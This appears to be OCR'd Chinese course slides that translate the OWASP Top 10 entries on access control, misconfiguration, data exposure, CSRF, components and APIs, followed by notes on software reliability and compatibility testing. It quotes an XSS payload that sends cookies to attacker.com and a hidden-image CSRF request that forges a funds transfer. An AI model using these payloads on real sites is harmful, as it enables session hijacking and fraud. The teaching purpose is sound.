
  攻击者在浏览器中修改“CC”参数为如下值：

  '><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

  这个攻击导致受害者的会话ID被发送到攻击者的网站，使得攻击者能够劫持用户当前会话。

  请注意攻击者同样能使用跨站脚本攻破应用程序可能使用的任何跨站请求伪造（CSRF）防御机制。

A4 失效的访问控制


A4
失效的访问控制
威胁代理
攻击向量
安全弱点
技术影响
业务影响
应用描述
可利用性
容易
普遍性
广泛
可检测性
容易
影响
中等
应用/业务描述
考虑系统的授权用户类型。用户是否受限于访问某些功能和数据？未经过认证的用户是否允许访问任何功能或者数据？
作为授权的系统用户，攻击者只需要修改指向一个系统资源的直接引用参数值，让其指向另一个无权访问的资源。 系统是否会允许这样的访问？
当生成web页面时，数据、应用程序和APIs经常使用对象的实名或关键字。功能、URLs和函数名称经常容易被猜解。而应用程序和APIs并不总是验证用户对目标资源的访问授权，这就导致了访问控制失效。测试者能轻易操作参数值以检测该漏洞。代码分析能很快显示应用程序是否进行了正确的权限验证。
这种漏洞能破坏通过该参数引用的所有功能和数据。除非引用是不可预知的或者强制执行访问控制，否则数据和功能可以被窃取，或滥用。
考虑暴露的数据和功能的商业价值。
还应该考虑漏洞被暴露后对商业的不利影响。

A4 失效的访问控制

- 存在XSS漏洞吗？

  检测一个应用程序是否存在失效的访问控制漏洞的最好办法，就是验证所有数据和函数引用是否有适当的防御。要达到这一目的，可以考虑：

  1.对于数据引用，应用程序是否通过使用引用映射或访问控制检查确保用户被授权，以确保用户对该数据授权？

  2.对于非公开功能请求，应用程序是否确保用户身份验证，并具有使用该函数所需的角色或权限？

  对应用程序进行代码审查能验证这些控制措施是否被正确实施并且存在于需要的任何地方。手工测试同样是找出失效的访问控制的有效方法。然而，自动化工具通常无法检测到这些漏洞，因为它们无法识别哪些需要保护、哪些是安全或不安全的。

攻击案例场景

场景#1：应用程序在访问帐户信息的SQL调用中使用未验证数据：

```
pstmt.setString( 1, request.getParameter("acct"));
ResultSetresults = pstmt.executeQuery( );
```

攻击者能轻易在浏览器中将“acct”参数修改成他所想要的任何账户号码。 如果应用程序没有进行恰当的验证，攻击者就能访问任何用户的账户，而不仅仅是该目标用户的账户。

http://example.com/app/accountInfo?acct=notmyacct

场景#2：攻击者能轻易强制浏览器访问目标URLs。管理员权限也需要访问管理页面。

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

如果一个未经认证的的用户能访问这两个页面，说明存在漏洞。

如果非管理员能够访问admin页面，也说明存在漏洞。

A5 安全配置错误


威胁代理
攻击向量
安全弱点
技术影响
业务影响
应用描述
可利用性
容易
普遍性
常见
可检测性
容易
影响
中等
应用/业务描述
考虑外部的匿名攻击者和拥有自己帐户的内部用户都可能会试图破坏系统的。另外考虑想要掩饰他们的攻击行为的内部攻击者。
攻击者访问默认帐户、未使用的网页、未安装补丁的漏洞、未被保护的文件和目录等，以获得对系统未授权的访问或了解。
安全配置错误可以发生在一个应用程序堆栈的任何层面，包括平台、Web服务器、应用服务器、数据库、框架和自定义代码。开发人员和系统管理员需共同努力，以确保整个堆栈的正确配置。自动扫描器可用于检测未安装的补丁、错误的配置、默认帐户的使用、不必要的服务等。
这些漏洞使攻击者能经常访问一些未授权的系统数据或功能。有时，这些漏洞导致系统的完全攻破。
系统可能在你未知的情况下被完全攻破。你的数据可能会随着时间推移被全部盗走或者篡改。
恢复的花费可能会很昂贵。

A5 安全配置错误

- 易受攻击吗？

  你的应用程序是否在应用程序栈的任何部分缺少适当的安全加固？这些措施包括：

  1.是否有软件没有被及时更新？这包括操作系统、Web/应用服务器、数据库管理系统、应用程序、APIs、和其它所有的组件和库文件。

  2.是否使用或安装了不必要的功能（例如，端口、服务、网页、帐户、权限）？

  3.默认帐户的密码是否仍然可用或没有更改？

  4.你的错误处理机制是否防止堆栈跟踪和其他含有大量的错误信息被泄露？

  5.对你的应用服务器和应用框架是否进行了安全配置（比如：Struts、Spring、ASP.NET）和库文件、数据库等，没有进行安全配置？

  缺少一个体系的、可重复的应用程序安全配置的过程，系统将处于高风险中。

A5 安全配置错误

- 攻击案例场景

  场景#1：应用程序服务器管理员控制台自动安装后没有被删除。而默认帐户也没有被改变。攻击者在你的服务器上发现了标准的管理员页面，通过默认密码登录，从而接管了你的服务器。

  场景#2：目录列表在你的服务器上未被禁用。攻击者发现只需列出目录，她就可以找到你服务器上的任意文件。攻击者找到并下载所有已编译的Java类，她通过反编译获得了所有你的自定义代码。然后，她在你的应用程序中找到一个访问控制的严重漏洞。

  场景#3：应用服务器配置允许堆栈跟踪信息返回给用户，这样就暴露了潜在的漏洞。如已知的有漏洞的框架版本。

  场景#4：应用服务器自带的示例应用程序没有从您的生产服务器中删除。该示例应用有已知安全漏洞，攻击者可以利用这些漏洞破坏您的服务器。

A6 敏感信息泄漏

应用描述	可利用性 难	普遍性 少见	可检测性 平均	影响 严重	应用/业务描述
考虑谁可以访问您的敏感数据和这些数据的备份。这包括静态数据、传输中的数据甚至是客户浏览器中的数据。	攻击者通常不直接攻击加密系统。他们往往通过诸如窃取密钥、发起中间人攻击或从服务器窃取明文数据等方式对传输中的或者客户浏览器中的数据进行破解。	在这个领域最常见的漏洞是应该加密的数据不进行加密。在使用加密的情况下，常见的问题是不安全的密钥生成和管理和使用弱算法是很普遍的，特别是使用弱的哈希算法来保护密码。浏览器的漏洞也很普遍，且可以很轻易的检测到，但是很难大规模的利用。外部攻击者因访问的局限性很难探测这种漏洞，并且难以利用。		这个领域的错误频繁影响那些本应该加密的数据。这些信息通常包括很多敏感数据，比如医疗记录，认证凭证，个人隐私数据，信用卡信息，等等。	考虑丢失数据和声誉影响造成的商业损失。如果这些数据被泄露，那你要承担的法律责任是什么？另外考虑到对企业造成的声誉影响。

A6 敏感信息泄漏

- 易受攻击吗？

  首先你需要确认的是哪些数据是敏感数据而需要被加密。例如：密码、信用卡、医疗记录、个人信息应该被加密。对于这些数据，要确保：

  1.当这些数据被长期存储的时候，无论存储在哪里，它们是否都被加密，特别是对这些数据的备份？

  2.无论内部数据还是外部数据，传输时是否是明文传输？在互联网中传输明文数据是非常危险的。

  3.是否还在使用任何旧的或脆弱的加密算法？

  4.加密密钥的生成是否是脆弱的，或者缺少恰当的密钥管理或缺少密钥回转？

  5.当浏览器接收或发送敏感数据时，是否有浏览器安全指令或头文件丢失？

A6 敏感信息泄漏

- 攻击案例场景

  场景#1：一个应用程序加密存储在数据库的信用卡信息，以防止信用卡信息暴露给最终用户。但是，数据库设置为对信用卡表列的查询进行自动解密，这就使得SQL注入漏洞能够获得所有信用卡信息的明文。备选方案包括不存储信用卡号码，使用标记化或使用公钥加密。

  场景#2：一个网站上所有需要身份验证的网页都没有使用TLS。攻击者只需监控网络数据流（比如一个开放的无线网络），并窃取一个已验证的受害者的session cookie。然后，攻击者利用这个cookie执行重放攻击并接管用户的会话从而访问用户的隐私数据。

  场景#3：密码数据库使用未加密的哈希算法去存储每个人的密码。一个文件上传漏洞使黑客能够获取密码文件。所有这些未加密哈希的密码通过彩虹表暴力破解方式破解。

A7 应对攻击防护不足

应用描述	可利用性 易	普遍性 常见	可检测性 平均	影响 中等	应用/业务描述
任何具有网络访问权限的人都可以向你的应用程序发送一个请求。你的应用程序能检测到手动攻击和自动化攻击并做出响应吗？	已知用户或匿名用户发动攻击。应用程序或API能检测到吗？如何响应？能否阻对已知漏洞发动的攻击吗？	应用程序和API无时无刻都在遭受着攻击。它们检测到非法输入后，只是丢弃它，从而使得攻击者可以反复的实施攻击。其实这往往表明一个恶意用户或者是被盗用的用户正在实施探测或利用漏洞。检测并阻止手动或自动化的攻击是提高安全性最有效的手段之一。对于刚被你发现的高危漏洞，你能多快的打补丁呢？		许多成功的攻击都起始于探测漏洞。允许这种持续的探测会大大的增加成功利用漏洞的可能性。不能快速的打补丁也有利于攻击者。	对于业务应该考虑到应对攻击防护不足的影响。成功的攻击可能不会被阻止，很长时间未被发现并远远超出预期。

A7 应对攻击防护不足

- 是否存在应对攻击防护不足漏洞？

  检测、响应并阻止攻击极大的增加了应用程序被攻破的难度，可惜的是几乎没有应用程序或API这么做。代码或组件中存在的高危漏洞一直被批露，然后应用供应商往往要花数周或几个月的时间来制定出新的防护措施。

  试着手动攻击或者运行扫描器，就很容易判断一个应用程序是否具有攻击检测和响应功能。应用程序或API应该识别出攻击，阻止任何可能的攻击，并提供出攻击者的具体信息以及攻击的类型。当一个高危漏洞被检测出，如果你不能快速发布虚拟或实际补丁，那你就很容易遭受攻击。

  一定要弄清楚攻击防护覆盖的攻击类型有哪些，仅仅只能防护跨站和SQL注入吗？你可以使用一些技术如WAF,RASP和OWASP AppSensor以及漏洞的虚拟补丁来检测和阻止攻击。

A7 应对攻击防护不足

- 攻击案例场景

  场景#1：攻击者利用自动化工具如OWASP ZAP或SQLMap来检测和利用漏洞。

  攻击检测应该识别出应用程序正在遭受着异常请求和大流量攻击，对于自动化扫描也很容易的和正常流量区分开。

  场景#2：熟练的攻击者小心的探测着可能存在的漏洞，最终发现哪些隐藏的漏洞。

  然而这类攻击可能包含着正常用户从不会发送的一些请求，如禁止在界面上输入的内容，很难被检测到。跟踪这类攻击需些时间创建一些用以阐明恶意企图的用例。

  场景#3：攻击者已经开始利用你应用系统中的一个漏洞，而你当前的攻击检测未能阻止。

  你能多快的部署一个真实或虚拟补丁来阻止对此漏洞的持续攻击？

A8 跨站请求伪造（**CSRF**）

应用描述	可利用性 平均	普遍性 不常见	可检测性 易	影响 中等	应用/业务描述
考虑可能将内容载入用户的浏览器并迫使他们向你的网站提交请求的任何人，包括用户所访问的任何网站或者HTML 源	攻击者创建伪造HTTP请求并通过图片标签、iframe、跨站脚本或许多其它技术诱使受害用户提交这些请求。如果该受害用户已经经过身份认证，那么攻击就能成功。	CSRF是因为某些web应用程序允许攻击者预测一个特定操作的所有细节。 由于浏览器自动发送会话cookie等认证凭证，攻击者能创建恶意web页面产生伪造请求，并且这些伪造请求很难与合法请求区分开。 跨站请求伪造漏洞可以很容易通过渗透测试或代码分析检测到。		攻击者能欺骗受害用户完成该受害者所允许的任意状态改变的操作，比如：更新帐号细节，完成购物，修改数据等操作 。	考虑受影响的数据和应用功能的商业价值。 试想如果并不知道这些操作是否是用户的真正意愿会产生什么后果， 同时考虑带来的声誉影响。

A8 跨站请求伪造（CSRF）

- 存在CSRF漏洞？

  检测应用程序是否存在该漏洞的方法是查看是否每个链接和表单都提供了不可预测的CSRF令牌。没有这样的令牌，攻击者就能够伪造恶意请求。另一种防御的方法是要求用户证明是他们要提交请求，如重新认证。

  重点关注那些调用能够改变状态功能的链接和表单，因为他们是跨站请求伪造攻击的最重要的目标。多步交易并不具备内在的防攻击能力，并且攻击者也可以利用SSRF来诱导应用程序和API来产生任意的HTTP请求。

  请注意：会话cookie、源IP地址和其他浏览器自动发送的信息不能作为防攻击令牌，因为这些信息已经包含在伪造的请求中。

  OWASP的CSRF测试工具有助于生成测试案例，可用于展示跨站请求伪造漏洞的危害。

A8 跨站请求伪造（CSRF）

- 攻击案例场景

  应用程序允许用户提交不包含任何保密字段的状态改变请求，如：


  http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

  因此，攻击者构建一个请求，用于将受害用户账户中的现金转移到自己账户。然后攻击者在其控制的多个网站中以图片请求或iframe中嵌入这种攻击。

  <imgsrc="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“width="0" height="0" />

  如果受害用户通过了example.com认证，则伪造的请求将自动包含用户的会话信息，授权执行攻击者的请求。

A9 使用含有已知漏洞的组件



A9 使用含有已知漏洞的组件

- 我存在使用已知漏洞组件的漏洞?

  我们面临的挑战是根据新的漏洞报告持续监控使用的组件(客户端和服务器端)，但很可能由于漏洞报告没有使用标准化式而使得监控困难，并难以搜索你想要的细节(如产品中哪些具体的组件具有此漏洞)。更糟糕的是，很多漏洞从来不上报给漏洞中心如CVE和NVD。

  判断您是否易于受到这类攻击，要求您不但要不停地搜索这些数据库，还要关注大量的邮件列表和可能包含漏洞发布的公告信息。这个过程可以手动完成或者使用自动化工具。如果发现了组件中的漏洞，请仔细检查应用是否真的会收到影响。检查代码中是否使用了具有漏洞的组件，这个漏洞是否对你的业务造成了影响。现实情况是很可能由于漏洞报告中描述得很模糊导致检测难以进行。

A9 使用含有已知漏洞的组件

- 攻击案例场景

  很多时候组件都是以最高权限运行的，这使得组件里的缺陷可能导致各式各样的问题。这些缺陷可能是一些偶然的(如编码错误)也可能是蓄意的(如组件里的后门)。下面是一些发布具有可以被利用漏洞的组件：

  •Apache CXF认证绕过—未能提供身份令牌的情况下，攻击者可以以最高权限调用任意的web服务。（Apache CXF 是一个web service框架，不要与Apache应用服务器混淆。）

  •Struts2远程漏洞执行—在Content-Type报头中发送一个攻击会将报头中的内容作为OGNL表达式进行执行，这样就可以导致在服务器端执行任何代码。

  使用上述任意一个组件的应用程序都易受到攻击，因为两个组件都会被用户直接访问。其他的漏洞库，在应用程序中使用的越深入，可能越难被利用。

A10 未受有效保护的**API**

应用描述	可利用性 平均	普遍性 常见	可检测性 难	影响 中等	应用/业务描述
考虑可向你的API发送请求的任何人。客户端程序容易被逆向，网络通讯也容易被拦截。所以依靠客户端的混淆是无法保护API的。	攻击者可以通过检查客户端代码或监控网络通信来进行逆向工程。有些API的漏洞可以被自动化工具发现，另外的只有安全专家才能发现。	现在Web应用程序越来越广泛的使用富客户端（浏览器、移动客户端、桌面客户端等）访问后台API接口（XML, JSON, RPC,GWT,自定义格式）。Microservice, Service, Endpoint等API可能会受到各种常见的安全威胁。但是黑盒，甚至是代码扫描工具，往往难以发现API相关的漏洞。人工审计也会有困难。所以这些漏洞经常发现不了。		各种可能的负面 后果包括数据泄露、损坏、销毁、整个应用受到未授权访问；甚至是整个主机被控制。	对API攻击应当考虑其对业务的影响，能否访问关键数据或者功能？许多API承载着核心业务，所以也要考虑DoS攻击的影响。

A10 未受有效保护的**API**

- 易受攻击吗？

  测试API的漏洞和测试一般应用层面的漏洞是相似的。各种注入、认证、访问控制、加密、配置等普通应用程序存在的问题在API中一样会存在。

  然而，因为API一般是设计给程序而不是人使用，一般不提供UI，而且使用比较复杂的协议和数据结果。这使得安全测试会比较困难。如果API使用了比较常见的格式，比如Swagger（OpenAPI）、REST、JSON、XML，那么安全测试会容易一些。而GWT这样的框架，以及有些RPC实现使用了非标准的数据格式。有些应用和API使用了自定义的协议和数据格式，比如WebSockets。API技术特性的广泛性和复杂性让自动化安全测试难以得到有效结果，这往往会导致安全的错觉。

  总之，需要仔细考虑一种测试策略去测试所有安全防御措施，才能了解你的API是否安全。

A10 未受有效保护的**API**

- 攻击案例场景

  场景#1：想像一下有一个银行移动APP，通过访问XML API来访问账户信息，进行交易操作。攻击者逆向分析了移动APP，发现登录请求中，银行账号和用户名、密码一起发送给了服务器端的API。攻击者篡改发送了一个带着有效用户名、密码的登录请求，但是银行账号确实别人的，通过这个请求，成功登录，然后完全控制别人的银行账号

  场景#2：有一个互联网创业公司提供了一个公开的API，用以自动发送短消息。这个API接受JSON格式的请求，其中有transactionid参数。API把transactionid作为字符串来解析，然后拼接到SQL查询里，没有做任何参数化或者转义。所以这里的API和其他应用一样会受到SQL注入攻击

  上面的两个例子中，供应商可能没有提供Web界面来访问这些服务，从而造成安全测试更加困难

安全测试下一步做什么？

- 建立持续性的应用安全测试

  安全编码很重要。但验证你想达到的安全性是否真实存在、是否正确、是否像我们想的那样也很关键。应用程序安全测试的目标是提供这些证据。这项工作困难而复杂，因此，强烈建议你思考如何专注于整个应用程序组合中重要的地方，并且低成本高收益。

  当前安全风险变化很快，每年进行一次的扫描或渗透测试的日子已经过去了。现代软件开发需要在整个软件开发生命周期中进行持续的应用安全测试。

安全测试下一步做什么？

- 理解威胁模型

  在你测试之前，请了解业务中需要耗时的重要部分。优先级来源于威胁模型，所以如果你还没有威胁模型，那么需要在测试开始前建立一个。考虑使用《OWASP ASVS》和《OWASP测试指南》作为指导标准，而不依赖工具厂商的结果来判断哪些是重要业务。

- 理解你的SDLC

  你的应用安全测试方法必须与你们软件开发流程（SDLC）中的人员、工具和流程高度匹配。试图强制推动额外的步骤、门限和审查可能会导致摩擦、绕行和一定范围内的争议。寻找自然而然的机会去收集安全信息，然后将融合进你的流程。

安全测试下一步做什么？

- 测试策略

  选择最简单、快速、准确的方法去验证每项需求。

  OWASP Benchmark Projects可以有助于评估各安全工具对OWASP TOP10风险的检测能力，从而为你的特定需求挑选出最合适的工具。注意考虑用于工具误报的人力成本和漏报的严重危害。

- 实现全面性和准确性

  你不需要一切都要立刻测试。先关注那些重要的方面，然后随着时间扩展你的全面性。这意味着逐步扩展安全防御库和自动验证库，以及扩展应用系统和API本身的覆盖。目标是所有的应用程序和API基本安全性都能获得持续性的验证。

安全测试下一步做什么？

- 体现报告的价值

  不管你测试得怎么专业，若不有效与别人沟通都等于白做。展示你对程序运行的理解，从而建立互信关系。不必用晦涩难懂专业用语，清楚描述漏洞的滥用风险，然后在某场景下真实展现攻击。要对漏洞发现与利用难度及引发的后果做真实的评估。最后提交结果时请使用开发团队正在使用的文档工具格式，而不是简单的PDF。

软件安全性测试

计算机取证

用户变更时未被删除的保留数据叫做潜在数据。

潜在数据是否是潜在的安全漏洞，需要在小组采用的任何威胁模型分析中进行讨论：也许这些数据不会被看成是产品的问题，也许会被看成是一个大问题。

潜在数据的更复杂的例子是由计算机安全专家用来发现可以用做犯罪调查的证据。

可靠性测试

- 软件的可靠性

  是指：“在规定的一段时间和条件下，软件维持其性能水平的能力有关的一组属性，可用成熟性、容错性、易恢复性三个基本子特性来度量”。（ISO9126）

  可靠性测试是从验证的角度出发，检验系统的可靠性是否达到预期的目标，同时给出当前系统可能的可靠性增长情况。

- 成熟性度量

  成熟性：与由软件故障引起失效的频度有关的软件属性（ISO9126）

  可通过错误发现率DDP（Defect Detection Percentage）来表现：

  DDP = 测试发现的错误数/估算的错误总数

  在测试中查找出的错误越多，实际应用中出错的机会就越小，软件也就越成熟。

  GB/T 15532-2008: 测试系统的平均无故障时间。

可靠性测试 - 容错性测试

- 容错性:与在软件故障或违反指定接口的情况下,维持规定的性能水平的能力有关的软件属性；（ISO 9126）
- 容错性测试是检查软件在异常条件下自身是否具有防护性的措施。
  - 当系统出错时，能否在指定时间间隔内修正错误并重启功能。
  - 当输入异常数据或进行异常操作，系统是否提供保护。

    如果系统的容错性好的话，系统只给出提示或内部消化掉，而不会导致系统出错甚至崩溃。
- GB/T 15532-2008：从容错性方面考虑，可测试：

  a) 系统对中断发生的反应；　　b) 系统在边界条件下的反应；

  c) 系统的功能、性能的降级情况；　　d) 系统的各种误操作模式；

  e) 系统的各种故障模式（如数据超范围、死锁）；

  f) 测试在多机系统出现故障需要切换时系统的功能和性能的连续平稳性。

可靠性测试 -易恢复性测试

- 易恢复性:与在失效发生后,重建其性能水平并恢复直接受影响数据的能力以及为达此目的所需的时间和能力有关的软件属性； （ISO 9126）
- 易恢复测试

  是要证实在克服硬件故障(包括掉电、硬件或网络出错等)后，系统能否正常地继续进行工作，并不对系统造成任何损害。

  - 方法

    可采用各种人工干预的手段，模拟硬件故障，故意造成软件出错，不能正常工作，进而检验系统的恢复能力。

如：往移动盘读写时不插入盘，或写保护；

不接打印机就打印； 客户端或服务器断电；

网络通信中断；等

系统测试 -可靠性测试 -易恢复性测试

- 检查包括：
  - 错误探测功能——系统能否发现硬件失效与故障；
  - 能否切换或启动备用的硬件；
  - 在故障发生时能否保护正在运行的作业和系统状态；
  - 在系统恢复后能否从最后记录下来的无错误状态开始继续执行作业，等等。

  如系统本身能够自动地进行恢复，则应检验：

  重新初始化，检验点设置机构、数据恢复以及重新启动是否正确。

  如这一恢复需要人为干预，应考虑平均修复时间是否在限定的范围以内。

系统测试 -可靠性测试 -易恢复性测试

- GB/T 15532-2008：从易恢复性方面考虑，可测试：
  a) 具有自动修复功能的系统的自动修复的时间；
  b) 系统在特定的时间范围内的平均宕机时间；
  c) 系统在特定的时间范围内的平均恢复时间；
  d) 系统的可重启动并继续提供服务的能力；
  e) 系统的还原功能的还原能力。

兼容性测试

- 兼容性测试

  软件兼容性测试是检测各软件之间能否正确地交互和共享信息，其目标是保证软件按照用户期望的方式进行交互，使用其它软件检查软件操作的过程。

- 软件兼容的实例：
  - 从Web页面剪切文字，然后在文字处理程序中打开的文档中粘贴。
  - 从电子表格程序保存账目数据，然后在另一个完全不同的电子表格程序中读入这些数据。
  - 使图形处理软件在同一操作系统下的不同版本正常工作。
  - 使文字处理程序从联系人管理程序中读取姓名和地址，打印个性化的邀请函和信封。
  - 升级到新的数据库程序，读入现存所有数据库，并能够像老版本一样对其中的数据进行处理。

110

兼容性测试（续）

- 兼容性的测试通常需要解决以下问题：

1）新开发的软件需要与哪种平台（操作系统、Web浏览器或操作环境）和应用软件保持兼容？如果要测的软件是一个平台，那么要求什么应用程序能在其上运行？

2）应该遵守哪种定义软件之间交互的标准或者规范。

3）软件使用何种数据与其它平台、与新的软件进行交互和共享信息。

也就是说，兼容性通常有4种

向前兼容与向后兼容

不同版本间的兼容

标准和规范兼容

数据共享兼容

111

兼容性测试（续）

（1）向前兼容和向后兼容

向前兼容是指可以使用软件的未来版本。

